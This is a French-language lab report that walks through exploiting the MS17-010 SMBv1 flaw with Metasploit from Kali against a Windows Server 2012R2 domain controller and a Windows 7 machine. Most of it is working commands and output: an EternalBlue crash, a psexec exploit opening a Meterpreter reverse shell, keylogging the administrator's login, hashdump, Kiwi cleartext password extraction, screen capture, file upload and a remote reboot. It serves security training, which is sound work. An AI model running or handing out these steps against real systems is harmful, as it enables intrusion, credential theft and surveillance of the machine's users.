

Exploitation d'une vulnérabilité

Exploitation d'une vulnérabilité.....	1
Introduction :.....	1
La vulnérabilité à exploiter :.....	1
Cible ☐ Windows serveur 2012R2.....	1
Cible ☐ On passe à une cible Windows 7 SP1 x64.....	7

Introduction :

L'objectif consiste à utiliser les outils fournis par Kali Linux pour tester et exploiter une vulnérabilité déclarée des systèmes d'exploitation Windows, protocole SMBv1.

La vulnérabilité à exploiter :

Vulnérabilité référencée ms17_010

Cible : Windows, service SMBv1 (poste Windows serveur 2012R2 et Windows7 SP1 x64). **Attaquant :** Poste linux Kali.


Cible ☐ Windows serveur 2012R2

Dans un premier temps, le poste cible est donc un serveur 2012R2 (rôle ADDS installé et promu en contrôleur de domaine)

La vulnérabilité testée utilise le port TCP 445 (service SMBv1.0).

Le poste attaquant est une machine Kali Linux.

- 1) Préparer l'environnement de travail en installant l'ensemble des machines du contexte.



- 2) Sur Kali, démarrer une console et vérifier l'accès au service **smb** avec **nmap**. Prouver que le port 445 est ouvert et que l'on peut tenter l'exploitation de la vulnérabilité **ms17_010**.

On utilise nmap avec l'adresse du contrôleur de domaine et le port 445 est open

```
grep 445 | nmap 172.17.13.106
```

```
└─# grep 445 | nmap 172.17.13.106
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-17 03:40 EDT
Nmap scan report for 172.17.13.106
Host is up (0.0013s latency).
Not shown: 984 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
```

3) Depuis la console démarrer **Metasploit**.

```
msfconsole
```

```
└─# msfconsole
Metasploit tip: Stop all background jobs quickly with jobs -K

IIIIII  dTb.dTb
  II    4' v 'B
  II    6. .P
  II    'T;. ;P'
  II    'T; ;P'
IIIIII  'YvP'

I love shells --egypt

      =[ metasploit v6.4.99-dev ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads ]
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > 
```

4) Rechercher la définition des tests d'exploitation de la vulnérabilité référencée **ms17_010**.

```
search ms17_010
```

```
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14  averag
e  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \_ target: Automatic Target                .      .
```

```
.
10 exploit/windows/smb/ms17_010_psexec      2017-03-14  normal
Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote W
indows Code Execution
```

```
19 auxiliary/admin/smb/ms17_010_command    2017-03-14  normal
No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote W
indows Command Execution
```

```
24 auxiliary/scanner/smb/smb_ms17_010
```

Quatre références sont fournies, l'une d'entre elles est utile pour vérifier si la vulnérabilité existe et une autre sera utile pour l'exploiter. Nous allons les tester dans l'ordre.

5) Quel module permet de vérifier si l'exploitation de la vulnérabilité est possible ?

Le bon module permettant de vérifier est

```
auxiliary/scanner/smb/smb_ms17_010
```

6) Charger le test de détection

```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > █
```

7) Vérifier les options de paramétrage à fournir.

La commande pour voir ça est **show option**

Name	Current Setting	Required	Description
CHECK_ARCH	true	no	Check for architecture on vulnerable hosts
CHECK_DOPU	true	no	Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE	false	no	Check for named pipe on vulnerable hosts
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads (max one per host)

8) Configurer l'option obligatoire **RHOSTS** avec l'adresse de la cible.

```
msf auxiliary(scanner/smb/smb_ms17_010) > set rhosts 172.17.13.106
rhosts => 172.17.13.106
msf auxiliary(scanner/smb/smb_ms17_010) > █
```

9) Exécuter le test, commande **run** ou **exploit**.

```
msf auxiliary(scanner/smb/smb_ms17_010) > run
[+] 172.17.13.106:445 - Host is likely VULNERABLE to MS17-010! - Windows
Server 2012 Standard 9200 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+'
and '?' was replaced with '*' in regular expression
[*] 172.17.13.106:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) >
```

Le résultat affiché vous donne la version de l'OS et vous indique si ce poste est probablement vulnérable ou non. Si c'est le cas :

10) Refaite la commande de la question n°4.

Quel module va permettre de profiter d'un « beau ciel bleu » sur la machine cible après exécution de celui-ci ?

Le module contenant eternal_blue

```
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 averag
e Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
```

11) Charger et mettre en œuvre le test d'exploitation de la vulnérabilité, surtout pensez à avoir ouvert devant vous la connexion à la cible afin de bien profiter du « beau ciel bleu » offert lors de l'exploitation de la vulnérabilité.

```
use exploit/windows/ms17_010_eternalblue
set rhosts 172.17.13.106
exploit
```

Votre ordinateur a rencontré un problème et doit redémarrer.
Nous collectons simplement des informations relatives aux erreurs, puis nous allons redémarrer l'ordinateur. (20 % effectués)

Pour en savoir plus, vous pouvez rechercher cette erreur en ligne ultérieurement : DRIVER_IRQL_NOT_LESS_OR_EQUAL (srvnet.sys)

12) Refaite la commande de la question n°4.

Quel module va permettre de profiter du payload **Meterpreter** sur la machine cible après exécution de celui-ci ?

```
search ms17_010
```

```
10 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execut
```

13) Charger et mettre en œuvre le test d'exploitation de la vulnérabilité qui va vous permettre de bénéficier du payload **Meterpreter** et de ces fonctionnalités avancées.

```
msf > use exploit/windows/smb/ms17_010_psexec
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > set rhosts 172.17.13.106
rhosts => 172.17.13.106
msf exploit(windows/smb/ms17_010_psexec) > set lhost 172.17.219.181
lhost => 172.17.219.181
msf exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 172.17.219.181:4444
[*] 172.17.13.106:445 - Target OS: Windows Server 2012 Standard 9200
[*] 172.17.13.106:445 - Built a write-what-where primitive...
[+] 172.17.13.106:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.17.13.106:445 - Selecting PowerShell target
[*] 172.17.13.106:445 - Executing the payload...
[+] 172.17.13.106:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (230982 bytes) to 172.17.13.106
[*] Meterpreter session 1 opened (172.17.219.181:4444 -> 172.17.13.106:49197) at 2026-03-17 04:49:08 -0400

meterpreter > █
```

14) Avec la commande adéquate, afficher la configuration TCP/IP de la machine cible.

```
Interface 12
=====
Name       : Carte Intel(R) PRO/1000 MT pour station de travail
Hardware MAC : 08:00:27:0d:d7:0b
MTU        : 1500
IPv4 Address : 172.17.13.106
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::ad98:5649:c7ef:3d7f
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

15) Sur la machine cible, modifier le fichier « hosts ».

dTélécharger en local sur la machine kali le fichier « hosts » de la machine cible et vérifier son contenu.

```
download C:\Windows\System32\Drivers\etc\hosts
```

```
meterpreter > download C:\\Windows\\System32\\Drivers\\etc\\hosts
[*] Downloading: C:\\Windows\\System32\\Drivers\\etc\\hosts -> /root/.hosts
[*] Downloaded 839.00 B of 839.00 B (100.0%): C:\\Windows\\System32\\Drivers\\etc\\hosts -> /root/.hosts
[*] Completed. C:\\Windows\\System32\\Drivers\\etc\\hosts -> /root/.hosts
```

Et maintenant, en utilisant la commande **cat** avec le même chemin on voit que la modification a été récupérée

```
# localhost name resolution is handled within DNS itself.
#      127.0.0.1      localhost
#      ::1           localhost
#      hack en grandmeterpreter > █
```

16) Fermer la session sur la machine cible.

Mettre en œuvre la capture des frappes de clavier (Keylogger)

Se reconnecter et vérifier que vous récupérez le mot de passe de l'administrateur dans **Meterpreter**.

```
ps      #Vérifier le pid de winlogon qui correspond à l'écran de connexion
migrate [PID winlogon] #Permet d'écouter au bon endroit
keyscan_start          #on lance la capture
#Se connecter sur le windows server
keyscan_dump           #Permet de voir les frappes écoutées
```

```
2984  2264  winlogon.exe  x64  2      AUTORITE NT\Syst♦♦me  LogonUI.exe
                                           C:\Windows\system32\
                                           winlogon.exe
3044  492   msdtc.exe     x64  0      AUTORITE NT\SERVICE  C:\Windows\System32\
                                           R♦♦SEAU             msdtc.exe

meterpreter > migrate 1984
[*] Migrating from 2672 to 1984 ...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent
process
meterpreter > migrate 2984
[*] Migrating from 2672 to 2984 ...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<LAlt><^SUPPR><MAJ>Password1234<CR>
```

17) Afficher tous les utilisateurs ainsi que le hash de leurs mots de passe contenus dans la base SAM. Faites en sorte de pouvoir visualiser en clair le mot de passe de l'administrateur.

```
hashdump      #Permet de voir les mots de passe mais hashés
load kiwi     #Outil de piratage de mot de passe
creds_all     #Permet de voir utilisateurs et mots de passe en clair
```


Username	Domain	Password
AD-W2012-AC\$	COSSE	52 8f 1e 09 23 79 42 6c 64 4c 15 74 04 86 31 51 4b e1 ef ad b5 0f 70 52 3d 98 5a 10 28 2a e5 49 11 2e 35 93 09 34 e7 60 e7 85 bc c4 b1 c2 e0 6a cb 4e 18 1d d2 9d 67 b9 08 5f 26 8a 84 b4 33 5b 70 2e 1e d5 2c 52 33 d6 59 b0 02 61 8b df 92 b8 e5 95 80 06 e1 40 09 b6 f9 00 0b dc 93 00 c7 db 7c f7 04 ed e8 2d 53 85 5d ad 51 f0 e0 85 95 06 bd 07 21 b6 a0 61 59 6e 9a d6 19 c4 05 d5 85 56 f7 90 97 db 45 36 2e 08 42 10 d6 44 69 56 40 79 5a 23 29 88 57 79 bc 31 51 1d 93 dd 2c b6 7e 0e cb 82 c9 fb 2e 1f 14 2f 7e 5e df 1a 7a 09 d2 07 fa f4 b5 9e bd f2 ac 03 a1 21 f6 1e c3 b9 cb 32 ce 74 76 c9 85 2c 1c 08 0e 85 34 a8 69 74 28 6e 8b 5e f2 2e 07 05 dd 0f ea b7 c4 9e fd 83 d5 46 d1 8b 07 a7 26 3f 67 4b 0d d3 60 62 bf b1 c9 dd
Administrateur	COSSE	Password1234

kerberos credentials

Cible □ On passe à une cible Windows 7 SP1 x64

Éteindre le serveur et démarrer une machine Windows 7 SP1 x64 puis vérifier et éventuellement modifier son adresse IP pour que le poste Kali Linux puisse communiquer avec elle.

- 1) Recharger l'exploit **ms17_010_eternalblue** avec la commande **use**

Ici, la machine cible n'est pas vulnérable donc **exploit** ne marche pas.

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 172.17.13.106
rhosts => 172.17.13.106
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 172.17.219.181:4444
[*] 172.17.13.106:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 172.17.13.106:445 - Rex::ConnectionTimeout: The connection with (172.17.13.106:445) timed out.
[*] 172.17.13.106:445 - Scanned 1 of 1 hosts (100% complete)
[-] 172.17.13.106:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_eternalblue) >
```

- 2) Ajouter le payload **set payload windows/x64/meterpreter/reverse_tcp** avec la commande **set payload**

```
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

- 3) Configurer les options puis lancer l'exploit ...

Vous pouvez continuer maintenant « à vous amuser » avec le **Payload Meterpreter**, il permet en plus de l'exécution du shell à distance de réaliser quelques « captures » sympatiques comme la capture du micro, de l'écran, du clavier ou de la webcam de

la cible, et bien d'autres choses ...

```
msf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 172.17.13.106
rhosts => 172.17.13.106
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
```

ipconfig


```
Interface 10
=====
Name       : Carte Intel(R) PRO/1000 MT pour station de travail
Hardware MAC : 08:00:27:59:fc:cd
MTU        : 1500
IPv4 Address : 172.17.13.106
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::353c:d88a:c246:d7f1

meterpreter > migrate 2976
[*] Migrating from 1088 to 2976 ...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
blo<CR>
test<CR>
```

4) Réaliser la capture du clavier sur la machine cible.

5) Réaliser la capture de l'écran de la machine cible.

Il faut juste utiliser la commande screenshot dans meterpreter



6) Réaliser la capture de l'écran de la machine cible en temps réel.

Faire run vnc pour avoir en temps direct

screenshare

- 7) Afficher les noms et les hashes des mots de passe de la machine cible. Faites afficher en clair le mot de passe de l'utilisateur connecté sur la machine cible.

```
meterpreter > hashdump
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
arthur:1000:aad3b435b51404eeaad3b435b51404ee:8c3efc486704d2ee71eebe71af14d86c:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > █
```

Username	Domain	Password
(null)	(null)	(null)
PC-W7\$	WORKGROUP	(null)
arthur	PC-W7	Password1234

- 8) Afficher les informations de la machine cible, comme par exemple la version du système d'exploitation.

```
meterpreter > sysinfo
Computer      : PC-W7
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : fr_FR
Domain        : WORKGROUP
Logged On Users : 4
Meterpreter   : x64/windows
meterpreter > █
```

- 9) Afficher les disques et médias amovibles de la machine cible.

show_mount

```
meterpreter > show_mount

Mounts / Drives
=====
```

Name	Type	Size (Total)	Size (Free)	Mapped to
C:\	fixed	31.90 GiB	19.65 GiB	
D:\	cdrom	4.09 GiB	0.00 B	

```
Total mounts/drives: 2
```

- 10) Afficher le cache ARP de la machine cible.

arp

```
meterpreter > arp
```

ARP cache		
IP address	MAC address	Interface
172.17.13.16	74:d4:35:e4:f1:06	Carte Intel(R) PRO/1000 MT pour station de travail
172.17.23.14	cc:96:e5:1b:7a:9c	Carte Intel(R) PRO/1000 MT pour station de travail
172.17.219.181	08:00:27:e5:0c:c8	Carte Intel(R) PRO/1000 MT pour station de travail
172.17.255.255	ff:ff:ff:ff:ff:ff	Carte Intel(R) PRO/1000 MT pour station de travail
224.0.0.22	00:00:00:00:00:00	Software Loopback Interface 1
224.0.0.22	01:00:5e:00:00:16	Carte Intel(R) PRO/1000 MT pour station de travail
224.0.0.252	01:00:5e:00:00:fc	Carte Intel(R) PRO/1000 MT pour station de travail
239.255.255.250	00:00:00:00:00:00	Software Loopback Interface 1
239.255.255.250	01:00:5e:7f:ff:fa	Carte Intel(R) PRO/1000 MT pour station de travail

11) Télé déployer un fichier de la kali directement dans le bureau de la machine cible.

coucou.txt

upload /home/kali/Desktop/coucou.txt C:\\Users\\[NOM_USER]\\Desktop

12) Faites redémarrer à distance la machine cible.

reboot